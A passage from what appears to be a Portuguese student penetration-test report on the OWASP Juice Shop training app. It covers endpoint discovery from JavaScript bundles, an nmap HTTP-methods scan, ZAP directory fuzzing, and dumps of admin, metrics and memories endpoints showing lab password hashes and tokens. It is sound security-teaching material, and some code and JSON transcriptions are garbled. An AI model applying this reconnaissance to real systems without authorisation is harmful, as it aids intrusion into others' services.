
Analisando cada serviço com mais atenção:

- cdnjs, Cloudflare e jQuery: estes 3 encontram-se interligados, já que a biblioteca *jQuery* (utilizada para realizar operações *DOM*) pertence ao *cdnjs*, um módulo *javascript* criado pela *Cloudflare*. Como já referido anteriormente esta biblioteca é considerada uma ameaça, visto a mesma conter algumas vulnerabilidades, como *XSS*.
 - Osano: utilizado apenas para determinar se as *cookies* definidas estão em conformidade com os regulamentos de proteção dados (como *GDPR*).
 - SoundCloud: plataforma *streaming* de música (tal como o *Spotify*). Até ao momento ainda não foi possível compreender o fundamento da sua utilização.

4.1.5 Review Webpage Content for Information Leakage

Através deste tópico pretende-se efetuar uma revisão minuciosa do código da *web application* a testar, procurando por qualquer fuga de informação potencialmente confidencial. Pretende-se, assim, rever os comentários efetuados ou até o mesmo o código *javascript* utilizado pela *web application*, de modo a compreender melhor o seu funcionamento.

Para esta análise não foi usada uma ferramenta em concreto, utilizou-se apenas a tab “Inspect element” do browser com vista a analisar o código da web application, assim como possíveis ficheiros que a mesma recorra.



À primeira vista é possível visualizar alguns ficheiros de código *javascript* que a *Juice Shop* utiliza, todos eles já conhecidos: *main.js*, *polyfills.js*, *runtime.js* e *vendor.js*. Após uma análise minuciosa dos ficheiros *HTML*, não houve qualquer informação confidencial que tenha sido detetada. Relativamente a ficheiros *javascript* já é possível adquirir algum conhecimento, não só do funcionamento da aplicação, como de algumas páginas *web* que ainda não tinham sido identificadas. Apresentam-se, de seguida, algumas descobertas em cada um dos códigos *javascript*:

- *polyfills.js*: nada de interessante foi encontrado neste ficheiro.
- *runtime.js*: a única coisa relevante encontrada foi a utilização de um política pertence à framework Angular, “angular#bundler”. Poderá então querer dizer que a *Juice Shop* é desenvolvida utilizando esta framework.

```
var e;
r.tt = ()=>(void 0 === e && (e = {
  createScriptURL: a=>a
}),
typeof trustedTypes < "u" && trustedTypes.createPolicy && (e = trustedTypes.createPolicy("angular#bundler", e)),
e)
```

- *vendor.js*: novamente volta a ser possível encontrar evidências de que se trata de uma web application desenvolvida em Angular.

```
const be = gt.createElement("style");
be.setAttribute("type", "text/css"),
be.styleSheet || be.appendChild(gt.createTextNode(`\n/*\n @angular/flex-layout - workaround for possible browser quirks\n`));
zt.forEach(Re=>O[Re] = be)
```

É também possível perceber que tipo de métodos são utilizados nos requests através de código.

```
let Ht;
if (this.url = we,
  this.body = null,
  this.reportProgress = !1,
  this.withCredentials = !1,
  this.responseType = "json",
  this.method = Q.toUpperCase(),
  function q(ye) {
    switch (ye) {
      case "DELETE":
      case "GET":
      case "HEAD":
      case "OPTIONS":
      case "JSONP":
```

Possivelmente pode ser encontrada informação de como árvore de URLs da *Juice Shop* é construída

```
class q {
  get title() {
    return this.data?.[qe]
  }
  constructor(w, f, H, te, ne, Xe, Et, jt, al, ol, Bl) {
    this.url = w,
    this.fragment = f,
    this.queryParams = H,
    this.fragment = te,
    this.data = Ne,
    this.outlet = Xe,
    this.component = It,
    this.urlSegment = jt,
    this.urlSegment = al,
    this.lastPathIndex = ol,
    this._resolve = Bl
  }
  get root() {
    return this._routerState.root
  }
  get parent() {
    return this._routerState.parent(this)
  }
  get firstChild() {
    return this._routerState.firstChild(this)
  }
  get children() {
    return this._routerState.children(this)
  }
  get pathFromRoot() {
    return this._routerState.pathFromRoot(this)
  }
  get paramMap() {
    return this._paramMap || (this._paramMap = Ht(this.params)),
    this._paramMap
  }
  get queryParamMap() {
    return this._queryParamMap || (this._queryParamMap = Ht(this.queryParams)),
    this._queryParamMap
  }
  toString() {
    return `Route(url:'${this.url.map(Ht.toString()).join("/")}', path:'${this.routeConfig ? this.routeConfig.path : ""}', outlet:'${this.outlet}', component:'${this.component}', fragment:'${this.fragment}', urlSegment:'${this.urlSegment}', lastPathIndex:'${this.lastPathIndex}', resolve:'${this._resolve}', parent:'${this.parent}', children:'${this.children}', pathFromRoot:'${this.pathFromRoot}', paramMap:'${this.paramMap}', queryParamMap:'${this.queryParamMap}'`
  }
}
```

- main.js: será o ficheiro de maior interesse, já que este contém uma grande quantidade de informação acerca do modo de funcionamento da *Juice Shop*, onde é possível encontrar a definição de diferentes *endpoints* e dos seus métodos.

```
class o {
  constructor(e) {
    this.http = e,
    this.hostServer = ".",
    this.host = this.hostServer + "/rest/admin"
  }
  getApplicationConfiguration() {
    return this.configObservable || (this.configObservable = this.http.get(this.host + "/application-configuration").pipe((e,
      _U)(e=>e.config), (e,
      h.K)(e=>{
        throw e
      }))),
    this.configObservable
  }
  changePassword(e) {
    return this.http.get(this.hostServer + "/rest/user/change-password?current=" + e.current,
      _U)(n=>n.user), (e,
      h.K)(n=>{
        throw n.error
      })
  }
  resetPassword(e) {
    return this.http.post(this.hostServer + "/rest/user/reset-password", e).pipe((e,
      _U)(n=>n.user), (e,
      h.K)(n=>{
        throw n
      })
  })
  whoAmI() {
    return this.http.get(this.hostServer + "/rest/user/whoami").pipe((e,
      _U)(e=>e.user), (e,
      h.K)(e=>{
        throw e
      })
  })
}
```

Todavia, após explorar um pouco a *Juice Shop*, apercebemo-nos que estes são *endpoints* que já conhecíamos. Acontece que existem alguns *endpoints* que não estão à vista assim tão facilmente, mas a partir deste ficheiro *javascript* é possível encontrá-los.

```
constructor(e) {
  this.http = e,
  this.hostServer = ".",
  this.host = this.hostServer + "/api/Products"
}
search(e) {
  return this.http.get(`${this.hostServer}/rest/products/search?q=${e}`).pipe((e,
    _U)(n=>n.data), (e,
    h.K)(n=>{
      throw n
    })
)
}
repeatNotification(e) {
  return this.http.get(this.hostServer + "/rest/repeat-notification").pipe((e,
    params: {
      challenge: e
    })
  ).pipe((e,
    h.K)(n=>{
      throw n
    })
)
}
continueCode() {
  return this.http.get(this.hostServer + "/rest/continue-code").pipe((e,
    _U)(e=>e.continueCode), (e,
    h.K)(e=>{
      throw e
    })
)
}
constructor(e) {
  this.http = e,
  this.hostServer = ".",
  this.host = this.hostServer + "/api/Quantitys"
}
getAll() {
  return this.http.get(this.host + "/").pipe((e,
    _U)(e=>e.data), (e,
    h.K)(e=>{
      throw e
    })
)
}
, Tc = [{path: "administration",
component: pa,
canActivate: [Gt]},
{path: "accounting",
component: tl,
canActivate: [jt]},
{path: "about",
component: No},
{path: "address/select",
component: Qr,
canActivate: [Q]},
{path: "memories",
component: Mm,
canActivate: [M]}]
constructor(e) {
  this.http = e,
  this.hostServer = ".",
  this.host = this.hostServer + "/rest/memories"
}
```

Os *endpoints* que poderão ser mais interessantes de acessar serão “administration” e “rest/memories”, já que os mesmos permitem consultar informações ou serviços que não deveriam ser de fácil obtenção.

The screenshot shows the OWASP Juice Shop administration interface. On the left, there's a sidebar with 'Administration' and 'Registered Users'. It lists three users: 'admin@juice-sh.op' (id: 13), 'jm@juice-sh.op' (id: 14), and 'bender@juice-sh.op' (id: 15). On the right, there's a 'Customer Feedback' section with three reviews:

- Review 1: 'I love this shop! Best products in town! Highly recommended!' (in@juice-sh.op) - 5 stars
- Review 2: 'Great shop! Awesome service!' (@juice-sh.op) - 4 stars
- Review 3: 'Nothing useful available here!' (@juice-sh.op) - 1 star

Below the interface, a terminal window shows a JSON response from the 'memories' endpoint. The response contains a list of memory objects, each with fields like 'status', 'userId', 'caption', 'imagePath', 'lastLoginIp', 'profileImage', and 'deletedAt'. One entry is highlighted in red:

```

[{"status": "success", "data": [{"userId": 13, "id": 1, "caption": "# zatschi\nhe needs four legs", "imagePath": "assets/public/images/uploads/13-zatschi-#whoneedsfourlegs-157260090477.jpg", "createdAt": "2023-05-13T12:33:29.779Z", "updatedAt": "2023-05-13T12:33:33:29.779Z", "User": {"id": 13, "username": "", "email": "björn.kimminich@gmail.com", "password": "9283fb2b9669749081963be046e5157260090477", "role": "deluxe", "deluxeToken": "efc2f159e2d93440d5243afffa5a13b70cf3ac7156bdffab5b5ddfcbe04"}, "lastLoginIp": "192.168.1.122.30", "profileImage": "assets/public/images/uploads/13.jpg", "totpSecret": "", "isActive": true, "createdAt": "2023-05-13T12:33:26.036Z", "updatedAt": "2023-05-13T12:33:26.036Z", "deletedAt": null}, {"UserId": 4, "id": 2, "caption": "Magnificient!", "imagePath": "assets/public/images/uploads/magnificient-157260090477.jpg", "lastLoginIp": "192.168.1.122.30", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2023-05-13T12:33:29.779Z", "updatedAt": null}, {"UserId": 14, "id": 3, "caption": "WTF are collectors item!", "imagePath": "assets/public/images/uploads/my_rare_collectors-item-157260090477.jpg", "lastLoginIp": "assets/public/images/uploads/my_rare_collectors-item-157260090477.jpg", "profileImage": "assets/public/images/uploads/13.jpg", "totpSecret": "6ed9d9726cdbc873c539e4iae8757b8c", "role": "admin", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2023-05-13T12:33:29.780Z", "updatedAt": null}, {"UserId": 14, "id": 4, "caption": "WTF are collectors item!", "imagePath": "assets/public/images/uploads/my_rare_collectors-item-157260090477.jpg", "lastLoginIp": "assets/public/images/uploads/my_rare_collectors-item-157260090477.jpg", "profileImage": "assets/public/images/uploads/13.jpg", "totpSecret": "6ed9d9726cdbc873c539e4iae8757b8c", "role": "admin", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2023-05-13T12:33:29.780Z", "updatedAt": null}, {"UserId": 14, "id": 5, "caption": "WTF are collectors item!", "imagePath": "assets/public/images/uploads/my_rare_collectors-item-157260090477.jpg", "lastLoginIp": "assets/public/images/uploads/my_rare_collectors-item-157260090477.jpg", "profileImage": "assets/public/images/uploads/13.jpg", "totpSecret": "6ed9d9726cdbc873c539e4iae8757b8c", "role": "admin", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2023-05-13T12:33:29.780Z", "updatedAt": null}]}

```

A primeira imagem refere-se à página de administração, como tal é necessário estar autenticado com uma conta de administrador (neste caso foi usado o email `admin@juice-sh.op` descoberto anteriormente). Esta página permite descobrir todas as contas criadas na *Juice Shop*, permitindo que através de *SQL Injection* se consiga explorar cada uma delas. Já a segunda imagem é referente a memórias de utilizadores. Acontece que esta contém informação sensível acerca de, por exemplo, *hashes* de *passwords*.

É possível encontrar alguns URLs referentes a sites de criptomoedas, como é o caso da seguinte imagem:

```

showBitcoinQrCode() {
    this.dialog.open(Mt, {
      data: {
        data: "bitcoin:1AbKfgvw9psQ41NbLi8kuFDQTezwG8DRZm",
        url: "./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kuFDQTezwG8DRZm",
        address: "1AbKfgvw9psQ41NbLi8kuFDQTezwG8DRZm",
        title: "TITLE_BITCOIN_ADDRESS"
      }
    })
}

```

Ao tentar utilizar este *endpoint*, o mesmo redireciona o *user* autenticado para um site de *blockchain*, provando que esta *web application* não tem qualquer proteção contra *redirects* fora do seu domínio.

Por fim, é ainda possível verificar que existe alguma informação acerca de cupões da loja:

```

this.campaigns = [
  WMNSDY2019: {
    validOn: 15519996e5,
    discount: 75
  },
  WMNSDY2020: {
    validOn: 1583622e6,
    discount: 60
  },
  WMNSDY2021: {
    validOn: 1615158e6,
    discount: 60
  },
]

```

No geral foi possível observar que grande parte do código implementado faz uso do *strict mode*, o qual visa reforçar regras de *error handling* e *parsing* estrito. Poderá ainda verificar-se que o código faz uso de uma grande quantidade de expressões regulares. Por fim, suspeita-se que a *Juice Shop* tenha ligação com alguma *Rest API*, devido à presença de *URLs* referenciados anteriormente onde são utilizadas as strings “rest” e “api”.

Conclui-se, assim, que a partir do código utilizado pela *web application* é possível adquirir informação que não deveria ser do conhecimento de qualquer um, mostrando graves problemas a nível de “access control”.

4.1.6 Identify Application Entry Points

Um ponto importante deste capítulo será a deteção de potenciais pontos de injeção, através da análise de *requests* e *responses*. Durante a realização deste tópico deverá também ser possível identificar qual a *attack surface* da *Juice Shop*. Novamente, não é necessário a utilização de qualquer ferramenta, tendo sido analisados alguns dos *endpoints* da *Juice Shop* de modo verificar os métodos utilizados (*GET* ou *POST*) nos seus *requests* e *responses*.

Apresenta-se, de seguida, uma tabela com alguns dos *endpoints* descritos:

URL	Método utilizado	Parâmetros Request	Parâmetros Response
http://192.168.1.122:3000/rest/products/search?q=	GET	q	status, data
http://192.168.1.122:3000/rest/user/login	POST	email, password	token, bid, umail
http://192.168.1.122:3000/rest/products/1/reviews	PUT		status, data
http://192.168.1.122:3000/#/search?q=	GET		
http://192.168.1.122:3000/rest/chatbot/status	GET		status, body
http://192.168.1.122:3000/rest/chatbot/respond	POST	action, query	status, body
http://192.168.1.122:3000/api/Addresss/	POST	city, country, fullName, state, mobileNum, zipCode, streetAddress	status, data
http://192.168.1.122:3000/rest/saveLoginIp	GET		id, username, email, password, role, deluxeToken, lastLoginIp, profileImage, totpSecret, isActive, createdAt, updatedAt, deletedAt
http://192.168.1.122:3000/rest/user/data-export	POST	format	userData, confirmation

http://192.168.1.122:3000/rest/wallet/balance	PUT	balance, paymentId	status, data
http://192.168.1.122:3000/api/Complaints/	POST	UserId, message	status, data
http://192.168.1.122:3000/api/Feedbacks/	POST	UserId, captcha, captchald, comment, rating	status data

Estes são só alguns dos *endpoints* que a *Juice Shop* apresenta como pontos de injeção, já que facilmente é possível manipular o conteúdo dos *payloads* de *input* ou *output*. Desta forma, consegue-se perceber que a *Juice Shop* ainda apresenta um número considerável de pontos de entrada, podendo conter vulnerabilidades como *SQL Injection* (#/login ou rest/products/search?q=) ou *XSS* (#/search?q=).

Visto que é impossível testar todos os *endpoints* (já que esta *web application* apresenta uma grande quantidade), utilizou-se o *nmap* (juntamente com script *http-methods*) apenas para compreender que métodos *HTTP* são utilizados.

```
(root㉿kali)-[~/home/kali]
# nmap -p 3000 --script http-methods 192.168.1.122 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 22:16 EDT
Nmap scan report for sti-juice.pt (192.168.1.122)
Host is up (0.00076s latency).

| HTTPOptions, RTSPRequest:
|   HTTP/1.1 204 No Content
|   Access-Control-Allow-Origin: *
|   Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|   Vary: Access-Control-Request-Headers
|   Content-Length: 0
|   Date: Sun, 14 May 2023 02:14:34 GMT
|   Connection: close
```

Assim, os métodos *HTTP* suportados serão *GET*, *HEAD*, *PUT*, *PATCH*, *POST* e *DELETE*.

4.1.7 Map Execution Paths Through Application

Mapear o fluxo de execução é importante, já que a partir dele é possível compreender melhor como é que uma *web application* se comporta e qual é o caminho que os dados seguem antes de chegar ao utilizador. Esta constitui também uma tarefa complicada, pois o número de caminhos pode ser enorme, o que, por sua vez, traz alguma complexidade a este processo. Para realizar este tópico utilizou-se o *ZAP* com recurso à *Spider* do mesmo, de modo a efetuar *crawling* pela maioria dos *endpoints*.

Este foi um processo já efetuado nos capítulos mais iniciais, mas entretanto descobriram-se novos caminhos e, portanto, deverá ser atualizado:

- /
- /#/administration, /accounting, /about, /address(/select, /saved, /create, /edit), /delivery-method, /deluxe-membership, /saved-payment-methods, /basket, /order-completion, /contact, /photo-wall, /complain, /chatbot, /order-summary, /order-history, /payment, /wallet, /login, /forgot-password, /recycle, /register, /search, /hacking-instructor, /score-board, /track-result, /2fa, /privacy-security(—)
- /103.js, /main.js, /polyfills.js, /runtime.js, /vendor.js, /MaterialIcons-Regular.woff2
- /api(/Addresss/Challenges, /Feedbacks, /Quantitys)
- /assets(/i18n/en.json, /public(/favicon_js.ico), /images(—))
- /font-mfizz.woff

- [/ftp\(/acquisitions.md, /announcement_encrypted.md, /coupons_2013.md.bak, /eastere.gg, /encrypt.pyc, /incident-support.kdbx, /legal.md, /package.json.bak, /suspicious_errors.yml, /quarantine\(/juicy_malware_linux_amd_64.url, /juicy_malware_windows_64.exe.url, /juicy_malware_linux_arm_64.url, /juicy_malware_macos_64.url\)\)](/ftp(/acquisitions.md, /announcement_encrypted.md, /coupons_2013.md.bak, /eastere.gg, /encrypt.pyc, /incident-support.kdbx, /legal.md, /package.json.bak, /suspicious_errors.yml, /quarantine(/juicy_malware_linux_amd_64.url, /juicy_malware_windows_64.exe.url, /juicy_malware_linux_arm_64.url, /juicy_malware_macos_64.url)))
- [/rest\(/admin\(/application-configuration, /application-version\), /captcha, /continue-code, /languages, /products\(/search?q=...\), /user\(/login, /data-export, /reset-password, /whoami, /change-password\), /chatbot\(/status, /respond\), /saveLoginIp, /memories, /wallet\(/balance\)\)](/rest(/admin(/application-configuration, /application-version), /captcha, /continue-code, /languages, /products(/search?q=...), /user(/login, /data-export, /reset-password, /whoami, /change-password), /chatbot(/status, /respond), /saveLoginIp, /memories, /wallet(/balance)))
- [/socket.io\(/?EIO=4&transport=polling&t=...\)](/socket.io(/?EIO=4&transport=polling&t=...))
- </styles.css>

Estes constituem os principais caminhos aos quais a *Juice Shop* irá recorrer e por onde os dados da mesma irão circular. No entanto, utilizando o ZAP juntamente com o *add-on Directory List v2.3* é possível realizar um *fuzz attack* de modo a determinar outras diretorias que possam estar escondidas:

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
1,179 Fuzzed		200 OK		1.24 s	303 bytes	10,075,518 bytes	🟡 Reflected	Video	
123 Fuzzed		200 OK		1.41 s	303 bytes	10,075,518 bytes	🟡 Reflected	video	
38,247 Fuzzed		200 OK		1.27 s	303 bytes	10,075,518 bytes	🟡 Reflected	VIDEO	
8,235 Fuzzed		200 OK		23 ms	182 bytes	23,563 bytes	🟡 Reflected	metrics	
4,909 Fuzzed		200 OK		5.09 s	338 bytes	11,052 bytes	🟡 Reflected	FTP	
91,439 Fuzzed		200 OK		5.12 s	338 bytes	11,052 bytes	🟡 Reflected	Ftp	
499 Fuzzed		200 OK		5.1 s	338 bytes	11,052 bytes	🟡 Reflected	ftp	
16,276 Fuzzed		200 OK		123 ms	381 bytes	6,586 bytes	🟡 Reflected	Promotion	
1,893 Fuzzed		200 OK		107 ms	381 bytes	6,586 bytes	🟡 Reflected	promotion	
2,914 Fuzzed		500 Internal Server Error		53 ms	356 bytes	1,273 bytes	🟡 Reflected	Profile	
76 Fuzzed		500 Internal Server Error		72 ms	356 bytes	1,273 bytes	🟡 Reflected	profile	
9,051 Fuzzed		200 OK		21 ms	386 bytes	707 bytes	🟡 Reflected	snippets	
281 Fuzzed		301 Moved Permanently		13 ms	416 bytes	179 bytes	🟡 Reflected	assets	

Foi, assim, possível determinar alguns *endpoints* que ainda não tinham sido descobertos, como </video> ou </promotions> (ambos apresentam o mesmo vídeo relacionado com a *owasp*), </metrics> (o qual será mais tarde analisado) e </snippets>.

A partir deste mapeamento será possível compreender melhor o funcionamento desta *web application* e eventualmente encontrar algumas inconsistências no futuro.

4.1.8 Fingerprint Web Application Framework e 4.1.9 Fingerprint Web Application

Estes dois tópicos já foram, em parte, anteriormente abordados pelo tópico “4.1.2 Fingerprint Web Server” e “4.1.4 Enumerate Applications on Webserver”. Falta apenas verificar o conteúdo das *cookies*, pelo que o mesmo será apresentado de seguida. Para realização desta tarefa irá consultar-se o *browser* e observar o pretendido através da seguinte maneira:

Name:	Content:	Domain:	Path:
continueCode	wOBAVLU3T3GgpE5jkjXey43R68K2D9xWNQgq	192.168.1.122	/
cookieconsent_status	dismiss	192.168.1.122	/

The following cookies were set when you viewed this page

192.168.1.122

- Cookies
 - continueCode
 - cookieconsent_status
 - language**
 - token

Name:	language
Content:	en
Domain:	192.168.1.122
Path:	/

The following cookies were set when you viewed this page

192.168.1.122

- cookieconsent_status
- language
- token**
- welcomebanner_status
- Local storage

Name:	token
Content:	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG
Domain:	192.168.1.122
Path:	/

Como se pode observar, estas são *cookies* utilizadas pela *Juice Shop*. À partida as mesmas não apresentam qualquer problema, mas infelizmente estas (exceto a *cookie* “token”) têm uma validade de pelo menos 1 ano, apresentando problemas ao nível de “Insecure Design”.

O ideal seria a utilização destas *cookies* com uma validade de 2/3 horas no máximo, evitando que pudessem surgir no futuro problemas a nível das sessões de utilizadores.

Um ponto positivo, é que estas *cookies* fazem uso do atributo “Same-site connections only”, tentando mitigar “cross-site requests”.

4.1.10 Map Application Architecture

O presente tópico já foi abordado na secção “4.1.7 Map Execution Paths Through Application”, pelo que não será reavaliado.

4.2 Configuration and Deployment Management Testing

Este ponto foca-se na avaliação da segurança das configurações de uma *web application* e do seu processo de *deployment* na *internet*. É também importante ser testado o ambiente de *deploy* ao nível do seu *setup* e configurações, de modo a assegurar que é o mais confiável possível.

4.2.1 Test Network Infrastructure Configuration

Os objetivos para este tópico estão ligados à revisão das configurações a fim de perceber se as mesmas foram definidas corretamente e não apresentam qualquer vulnerabilidade. É também necessário averiguar se os sistemas e *frameworks* utilizados são suficientemente seguros, verificando se estes ainda contém configurações ou credenciais *default*. Parte deste trabalho já foi realizado anteriormente pelo que este não será muito aprofundado nesta secção.

Anteriormente foi verificado a existência de uma biblioteca *javascript* *jQuery* na versão 2.2.4 no código da *Juice Shop*. Um *endpoint* ao qual se deverá atender é o /rest/admin/application-configuration, no sentido de compreender se existe algum tipo de configuração relacionada com o funcionamento da *Juice Shop*:

```

{
  "config": {
    "server": {
      "port": 3000,
      "basePath": ""
    },
    "application": {
      "domain": "juice-shop",
      "name": "OWASP Juice Shop",
      "logo": "JuiceShop_logo.png",
      "theme": "bluegrey",
      "lightgreen": true,
      "showVersionNumber": true,
      "showGithub": true,
      "localstackEnabled": true,
      "numberRandomRepliers": 0,
      "allowCustom": true,
      "juicycoin": "privacyContactEmail",
      "donotReplyToWasp": true,
      "juiceShop": "customMetricsPrefix",
      "appChangelog": true,
      "name": "Juicy",
      "greeting": "Nice to meet you <customer-name>, I'm <bot-name>.",
      "trainingData": "botDefaultTrainingData.json",
      "defaultheResponse": "Sorry I couldn't understand what you were trying to say",
      "avatar": "JuicyChatBot.png",
      "social": {
        "twitterUrl": "https://twitter.com/owasp_juiceshop",
        "facebookUrl": "https://www.facebook.com/owasp.juiceshop",
        "slackUrl": "https://owasp.org/slack/invite",
        "redditUrl": "https://www.reddit.com/r/owasp_juiceshop",
        "pexelskitUrl": "https://github.com/OWASP/owasp-juiceshop/tree/master/projects/juice-shop",
        "mfpUrl": "https://opensea.io/collection/juice-shop",
        "questionnaireUrl": null,
        "recyclePage": true
      }
    }
  }
}

```

Através deste *endpoint* torna-se não só possível adquirir algum conhecimento acerca da *Juice Shop*, como também obter informação sobre alguns dos seus *endpoints* ou, neste caso, relacionada com os produtos da loja:

```

{
  "products": [
    {
      "name": "Apple Juice (1000ml)",
      "price": 1.99,
      "deluxePrice": 0.99,
      "limitPerUser": 5,
      "description": "The all-time classic.",
      "image": "apple_juice.jpg",
      "reviews": [
        {
          "text": "One of my favorites!",
          "author": "admin"
        }
      ]
    },
    {
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 2.99,
      "deluxePrice": 2.49,
      "image": "orange_juice.jpg",
      "reviews": [
        {
          "text": "Your firewall needs more muscle",
          "author": "uvogin"
        }
      ]
    },
    {
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "image": "eggfruit_juice.jpg",
      "reviews": [
        {
          "text": "I bought it, would buy again. 5/5",
          "author": "admin"
        }
      ]
    },
    {
      "name": "Raspberry Juice (1000ml)",
      "description": "Made from blended Raspberry Pi, water and sugar.",
      "price": 4.99,
      "image": "raspberry_juice.jpg"
    },
    {
      "name": "Lemon Juice (500ml)",
      "description": "Sour but full of vitamins.",
      "price": 2.99,
      "deluxePrice": 1.99,
      "limitPerUser": 5,
      "image": "lemon_juice.jpg"
    }
  ]
}

```

Como se pode observar pela imagem acima, é possível obter informação acerca da quantidade disponível para cada produto, algo que não deveria ser acessível.

Atendendo finalmente ao *endpoint* `/metrics` é possível adquirir alguma informação relativamente ao funcionamento da *Juice Shop*, assim como dos recursos que a mesma utiliza, algo que pode ser usado para causar eventuais danos na *web application*. Como por exemplo:

```

# HELP nodejs_active_resources_total Total number of active resources.
# TYPE nodejs_active_resources_total gauge
nodejs_active_resources_total{app="juiceshop"} 12

# HELP nodejs_active_handles Number of active libuv handles grouped by handle type. Every handle type is C++ class name.
# TYPE nodejs_active_handles gauge
nodejs_active_handles{type="WriteStream",app="juiceshop"} 2
nodejs_active_handles{type="ReadStream",app="juiceshop"} 1
nodejs_active_handles{type="FSEventWatcher",app="juiceshop"} 1
nodejs_active_handles{type="Server",app="juiceshop"} 1
nodejs_active_handles{type="Socket",app="juiceshop"} 3

```

Este mesmo ficheiro faz ainda referência à utilização de *nodejs* e à sua versão, algo que pode ser usado para determinar possíveis vulnerabilidades.

```
# HELP nodejs_version_info Node.js version info.
# TYPE nodejs_version_info gauge
nodejs_version_info{version="v19.9.0",major="19",minor="9",patch="0",app="juiceshop"} 1
```

4.2.2 Test Application Platform Configuration

Neste tópico é necessário assegurar que eventuais ficheiros *default* ou já conhecidos tenham sido removidos. Além disto, deve de se garantir também que nenhum código ou extensões de *debug* são alteradas e rever quaisquer ficheiros de logging que existam no sistema.

Nesta etapa volta a ser pedido para procurar por diretorias escondidas que possam conter informação confidencial, ou para serem revistos comentários nos ficheiros HTML da web application, algo já feito anteriormente. Se olharmos para o código HTML presente no URL “<http://192.168.1.122:3000/#/complain>” vai ser possível encontrar uma coisa interessante:

```
> <label _ngcontent-ulc-c53 for="file" translate></label>
<input _ngcontent-ulc-c53 ng2fileselect id="file" type="file" accept=".pdf,.zip" aria-label="Input area for uploading a single invoice PDF or XML B2B order file or a ZIP archive containing multiple invoices or orders!----> style="margin-left: 10px;">
```

Este é o código presente no botão de *submit* do *form* desta página, o qual, de certa forma, refere que é possível dar *upload* de ficheiros *XML*, ainda que a *Juice Shop* indique que apenas é permitido dar *upload* de ficheiros *PDF* ou *ZIP*. Caso se tente dar *upload* de um ficheiro *XML*:

The screenshot shows a browser's developer tools Network tab. A request to the endpoint '/file-upload' has failed with a 410 status code. The error message is: "Error: B2B customer complaints via file upload have been deprecated for security reasons: Could not parse XML string (eae.xml)". Below the message, there is a stack trace of the error:

```
at handleXmlUpload (/home/stip3/juice-shop/build/node_modules/express/lib/router/layer.js:96:26)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/build/node_modules/express/lib/router/layer.js:95:5)
at handleFileUpload (/home/stip3/juice-shop/build/routes/fileUpload.js:70:5)
at checkFileType (/home/stip3/juice-shop/build/routes/fileUpload.js:70:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/build/node_modules/express/lib/router/layer.js:95:5)
at next (/home/stip3/juice-shop/build/routes/fileUpload.js:144:13)
at checkUploadSize (/home/stip3/juice-shop/build/routes/fileUpload.js:63:5)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/build/routes/fileUpload.js:95:5)
at next (/home/stip3/juice-shop/build/routes/fileUpload.js:144:13)
at handleZipFileUpload (/home/stip3/juice-shop/build/routes/fileUpload.js:56:9)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/build/node_modules/express/lib/router/layer.js:95:5)
at next (/home/stip3/juice-shop/build/routes/metrics.js:57:9)
at Layer.handle [as handle_request] (/home/stip3/juice-shop/build/routes/metrics.js:57:9)
```

Percebe-se, assim, que existe algum tipo de mecanismo *deprecated* (a API B2B) na *Juice Shop*, algo que não deveria, de todo, acontecer.

4.2.3 Test File Extensions Handling for Sensitive Information

Pretende-se através deste tópico procurar por extensões de ficheiros ou extensões que possam conter dados sensíveis (como *raw data* ou credenciais). É também importante verificar se nenhuma regra imposta pela *web application* é ultrapassada, seja de que maneira for. De modo a testar-se isto, irá recorrer-se à exploração de alguns *endpoints* na *Juice Shop*.

